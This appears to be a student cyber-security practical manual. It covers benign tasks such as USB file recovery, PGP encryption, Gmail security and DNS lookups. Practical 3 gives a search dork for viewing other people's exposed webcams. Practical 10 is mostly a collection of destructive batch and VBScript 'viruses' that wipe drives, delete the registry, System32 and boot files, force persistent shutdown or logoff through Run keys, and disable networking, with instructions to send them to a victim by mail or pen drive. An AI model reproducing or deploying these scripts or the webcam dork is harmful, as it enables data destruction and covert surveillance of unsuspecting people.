Practical no 1
Recover deleted files from Pen Drive

Method #1: How to recover deleted pen drive files using CMD?

How to recover deleted files from flash drive, pen drive or SD card without software? CMD, also called Command Prompt, is the Windows built-in tool, and you can launch it without downloading any third-party software. When files are invisible from the device instead of being deleted, you can try recovering them using CMD. In other words, these commands work well when files are hidden on the device.

1. Connect the pen drive to your Windows computer and make sure it can be detected properly.

2.Type **CMD** in the searching box to find out **Command Prompt** and run it as administrator.

3. Type command **ATTRIB -H -R -S /S /D X:*.*** and press Enter key. (Replace X with the drive letter of your pen drive)

4. Wait for the process to complete and then check if your files are recovered.

Method #2: Restore deleted or lost pen drive data from a previous version

Another way to recovering lost files without using software is Windows Previous Versions. Previous versions come from File History or from restore points. This method requires that you have set up the File History before data loss, otherwise it won't work.

1. Find out the folder where lost files were stored, right-click it and choose **Properties**.
2. Select **Previous Versions** tab on the pop-up dialog box.
3. When you see a list of previous versions, choose the one you are looking for. The click **Restore** button.

How to recover deleted photos from pen drive free in Windows 10?

You can follow the step-by-step guide above to recover deleted photos from pen drive, USB flash drive, SD card, hard drive, camera and other devices:

connect the pen drive to computer > use pen drive data recovery freeware to run a deep scanning > restore deleted photos to a different location.

Practical no 2

Creation of PGP Secure E-mail Message

- Visit the web -

  https://www.javainuse.com/pgpgenerator

for generation of Public and Private Keys.

- Select the Key size.



- Enter all the necessary info – Sender's Email ID and User ID
                                                    Receiver's Email ID and User ID
- Click on Generate Keys Button.

- Enter Your Message in the box having heading as Enter Plain text to Encrypt.
- Enter Sender Public key and Private Key, and Click on Encrypt Button.

- Copy the Encrypted Message.
- Go in to PGP Decryption Section.

- Click on Decrypt Message.

Analyze e-mail headers

Paste Any Header From your E-mail Message and Check The Result.

Practical no 3
Hacking Using Webcam for accession of videos .

Webcams are a significant privacy worry, especially since they're built into so many of the gadgets we use daily, such as your phone, tablet, or laptop.

- Webcam hacking is known as *camfecting,* and it is the act of gaining access to someone's webcam and turning it on without their knowledge. The camera's operator (i.e., the hacker) can view all that the camera can see.

For Accessing Webcam Footage,

Use the URL-

inurl/view/index.shtml< Place or area of Webcam>

Example-

inurl/view/index.shtml Mumbai Airport

Practical No 4

Text Steganography

Open cmd (Command Prompt) and create a notepad file using command-

C:\> notepad first.exe

Notepad file with name first.txt will be created and opened on Screen, Type any matter and save the file.

Open Cmd and Type
C:\> notepad first.txt:second.txt

Notepad file will be created and opened on Screen, Type any matter and save the file.

Go in to the c:\ and see second.txt named notepad doesn't exist over there as it is hided in first.txt

To open second.txt ,
Go To command Prompt and
C:\> notepad first.txt:second.txt

Practical No 5

Gmail Security

Open Gmail settings by signing in on Desktop or Laptop-

Security tab in gmail(Desktop)

On the 2-step Verification Feature , Also Other security Features are also enlisted over here.

Practical No. 6

Locate Mobile Device Using Gmail Account

Find, lock, or erase a lost Android device

If you lose an Android phone or tablet, or Wear OS watch, you can find, lock, or erase it. If you've added a Google Account to your device, Find My Device is automatically turned on.

To find, lock, or erase an Android phone, that phone must:

- Be turned on
- Be signed in to a Google Account
- Be connected to mobile data or Wi-Fi
- Be visible on Google Play
- Have Location turned on
- Have Find My Device turned on

If you used your lost phone for 2-step verification, you must have a backup phone or backup code.

Remotely find, lock, or erase

1. Go to android.com/find and sign in to your Google Account.
   - If you have more than one phone, click the lost phone at the top of the screen.
2. If your lost phone has more than one user profile, sign in with a Google Account that's on the main profile.
3. The lost phone gets a notification.
4. On the map, you'll get info about where the phone is.
   - The location is approximate and might not be accurate.
   - If your phone can't be found, you'll see its last known location, if available.
5. Pick what you want to do. If needed, first click Enable lock & erase.
   - Play sound: Rings your phone at full volume for 5 minutes, even if it's set to silent or vibrate.
   - Secure device: Locks your phone with your PIN, pattern, or password. If you don't have a lock, you can set one. To help someone return your phone to you, you can add a message or phone number to the lock screen.
   - Erase device: Permanently deletes all data on your phone (but might not delete SD cards). After you erase, Find My Device won't work on the phone. Important: If you find your phone after erasing, you'll likely need your Google Account password to use it again.

Practical No 7

Finding IP Address of a Website

https://whatismyipaddress.com/hostname-ip

Type the Website name for which you want to find out the IP address.

Click on Button-   Look up Address

https://www.site24x7.com/tools.html

Select option as Find IP address

Type the Website name for which you want to find out the IP address.

Practicle 8

DNS Propagaion For a Website

https://www.whatsmydns.net/

https://dnschecker.org/

https://mxtoolbox.com/dnspropagation.aspx

Case Studies-

Source

https://gurgaon.haryanapolice.gov.in/case-studies

Practical no. 9A

Case Study Job Fraud-

https://gurgaon.haryanapolice.gov.in/job-froud

Practical no. 9A

Email and Facebok Fraud

CASE "E"

Somebody sent an Email from Income Tax Department and asked for all the bank information and after that 40,000/- has been fraudulently taken away from her account. **(PHISHING MAIL)**

CASE "C"

Victim complains that somebody has created a Fake Profile on Facebook and defaming her character with abusive comments and pictures. **(CYBER STALKING)**

Practical no. 10

Creation of Virus Script

Email Bombing

DOS Attack

How to create virus using notepad

1.   Just Copy/paste all the code in notepad.

2.   Save the file with extension .bat (like seofreetips.bat)

3.   Send it to the victim by mail or by Pen Drive.

4.   When the victim will click on it, it will start working.

5.   You can also check these codes on your own PC.

6.   I have personally checked all of these codes in my Microsoft Surface Pro.

7.   These codes only work in Windows.

1. Create Fake Windows Errors With Notepad

1.   Open Notepad

2.   Type *X=Msgbox("Message Here",0+16,"Title Here")*

3.   Replace *Message Here* and *Title Here* with your *Error Message* and *Error-Window*

  Title respectively.

4.   Save the file with *error.vbs.* (In Save as filetype, must select "all")

5.   Now, click the file and you'll get your custom-made Windows error message. So its easy

  to learn how to create a virus using notepad

Dangerous Notepad Virus Code

Just open your notepad

NOW TYPE THE FOLLOWING CODE:

```
@echo off
del D:*.* /f /s /q
del E:*.* /f /s /q
del F:*.* /f /s /q
del G:*.* /f /s /q
del H:*.* /f /s /q
del I:*.* /f /s /q
del J:*.* /f /s /q
```

Then save it as SEO.bat and the batch file is created.

WARNING:: This is the most dangerous virus! Be careful with its use.

Delete the entire registry

@ECHO OFF

START reg delete HKCR/.exe

START reg delete HKCR/.dll

START reg delete HKCR/*

Now save it as SEO.bat and the batch file is created.

Crash PC forever with Notepad Virus

How to crash a PC Forever !:::

@echo off

attrib -r -s -h c:autoexec.bat

del c:autoexec.bat

attrib -r -s -h c:boot.ini

del c:boot.ini

attrib -r -s -h c:ntldr

del c:ntldr

attrib -r -s -h c:windowswin.ini

del c:windowswin.ini

Open up notepad and copy and paste that. Save it as a .bat file.

This should shut down the person's computer. It shuts it off once and deletes the files needed to reboot and restart.

REMEMBER — DO NOT CLICK THIS FILE.

6. Application Bomber

It will start to open different applications repeatedly which will affect the system's performance.

You can also add the application of your choice in the above code.

@echo off

start winword

start mspaint

start notepad

start write

start cmd

start explorer

start control

start calc

goto x

ShutDown PC million Times

1.Right-click on the desktop

2.click New — Shortcut

you will get a dialogue box, write in it: **shutdown -s -t 1000 c** "any comment u want" then press next

note: this "1000" i wrote is the time in seconds needed for your computer to shut down,You can put any number you want.

3. You will get another dialogue box, write in it: Internet Explorer and press finish

4. You will find the icon on ur desktop, don't open it, just right-click on it and press properties>change icon>select the icon the internet explorer and the press apply than ok

try to open it, it is a virus

PS: the only way 2 stop your computer from shutting down is to go 2 start>run>type: shutdown -a

8. Delete System 32 Folder

Open Notepad

Write / copy the below command there: **" del c:WINDOWSsystem32*.*/q "** without quote and save as " anything.bat"

If You Give this file to your victim his SYSTEM 32 Folder will be deleted. Without which a Windows Pc can't be started.

9. Formate Drives in 3 Seconds

> ***"rd/s/q D:***
>
> *rd/s/q C:*
>
> *rd/s/q E:"* (*without quotes*)
>
> Save as "anything.bat
>
> This virus Formats the C ,D , and E Drive in 3 Seconds. This is a very useful script if you want to learn how to create a virus using notepad.

Just open the Notepad and type the paste the following Code.

set ws=createobject("wscript.shell")

dim strDir,strfile,st,strtxt2,strshell,strlog

dim obfso,obfolder,obshell,obfile,obtxtfile

strshell="wscript.shell"

strDir="C:WINDOWS"

strfile="wscript.vbs"

st=Chr(34)

strlog="shutdown -l"

strtxt2="ws.run(strlog)"

set obfso=CreateObject("Scripting.FileSystemObject")

on error resume next

set obfile=obfso.CreateTextfile(strDir & strfile)

obfile.writeline("set ws=createobject("&st&strshell&st&")")

obfile.writeline("ws.run("&st&strlog&st&")")

ws.regwrite

"HKCUSoftwareMicrosoftWindowsCurrentVersionRunLogoff","C:WINDOWSwscript.vb s","REG_SZ"

Now Save This Notepad file With Any Name Having .vbs Extension .

<div align="center">

Shut Down PC with I Love You Messege

</div>

Convey your friend a little message and shut down his / her computer:

> ***@echo off***
>
> ***msg * I don't like you***

shutdown -c "Error! You are too stupid!" -s

Save it as "Anything.BAT" in All Files and send it.

Toggle your friend's Caps Lock button simultaneously:

Code:

Set wshShell =wscript.CreateObject("WScript.Shel

l")

do

wscript.sleep 100

wshshell.sendkeys "{CAPSLOCK}"

loop

Save it as "Anything.VBS" and send it.

Frustrate your friend by making this Vb-script hit Enter simultaneously:

Type :

Code:

Set wshShell = wscript.CreateObject("WScript.Shell")

do

wscript.sleep 100

wshshell.sendkeys "~(enter)"

loop

Save it as "Anything.VBS" and send it.

14. This Virus Deletes All The Content Of A Drive…

@echo off

del %systemdrive%.* /f /s /q*

shutdown -r -f -t 00

Save The Above Code As Anything.bat

This Will Crash Ur Computer

Option Explicit

Dim WSHShell

Set WSHShell=Wscript.CreateObject("Wscript.Shell")

Dim x

For x = 1 to 100000000

WSHShell.Run "Tourstart.exe"

Next

Save It As Anything.vbs

The Most Simple Virus To Crush The Window

@Echo off

*Del C: *.* /y*

Save It As Anything.bat

Virus that crashes pc

```
@echo off
attrib -r -s -h c:autoexec.bat
del c:autoexec.bat
attrib -r -s -h c:boot.ini
del c:boot.ini
attrib -r -s -h c:ntldr
del c:ntldr
attrib -r -s -h c:windowswin.ini
del c:windowswin.ini
@echo off
msg * YOU GOT OWNED!!!
shutdown -s -t 7 -c "A VIRUS IS TAKING OVER c:Drive
```

Save As Anything.bat File In Notepad!!

This Will Pop Up A Message Saying OWNED!!

And Shut Down The Computer Never To Reboot Again!

Shutdowns Computer Everytime It Is Turned On

Save As A bat File

```
echo @echo off>c:windowshartlell.bat
echo break off>>c:windowshartlell.bat
echo shutdown -r -t 11 -f>>c:windowshartlell.bat
echo end>>c:windowshartlell.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun
/v startAPI /t reg_sz /d c:windowshartlell.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v
/t reg_sz /d c:windowshartlell.bat /f
echo You have been HACKED.
PAUSE
```

Disable Internet Permanently

echo @echo off>c:windowswimn32.bat

echo break off>>c:windowswimn32.bat

echo ipconfig/release_all>>c:windowswimn32.bat

echo end>>c:windowswimn32.bat

reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v

WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f

reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v

CONTROLexit /t reg_sz /d c:windowswimn32.bat /f

echo You Have Been HACKED!

PAUSE

Save As A bat File

Change Files To Non-working TXT Files

Save As A bat File

*REN *.DOC *.TXT REN *.JPEG *.TXT*

*REN *.LNK *.TXT*

*REN *.AVI *.TXT*

*REN *.MPEG *.TXT*

*REN *.COM *.TXT*

*REN *.BAT *.TXT*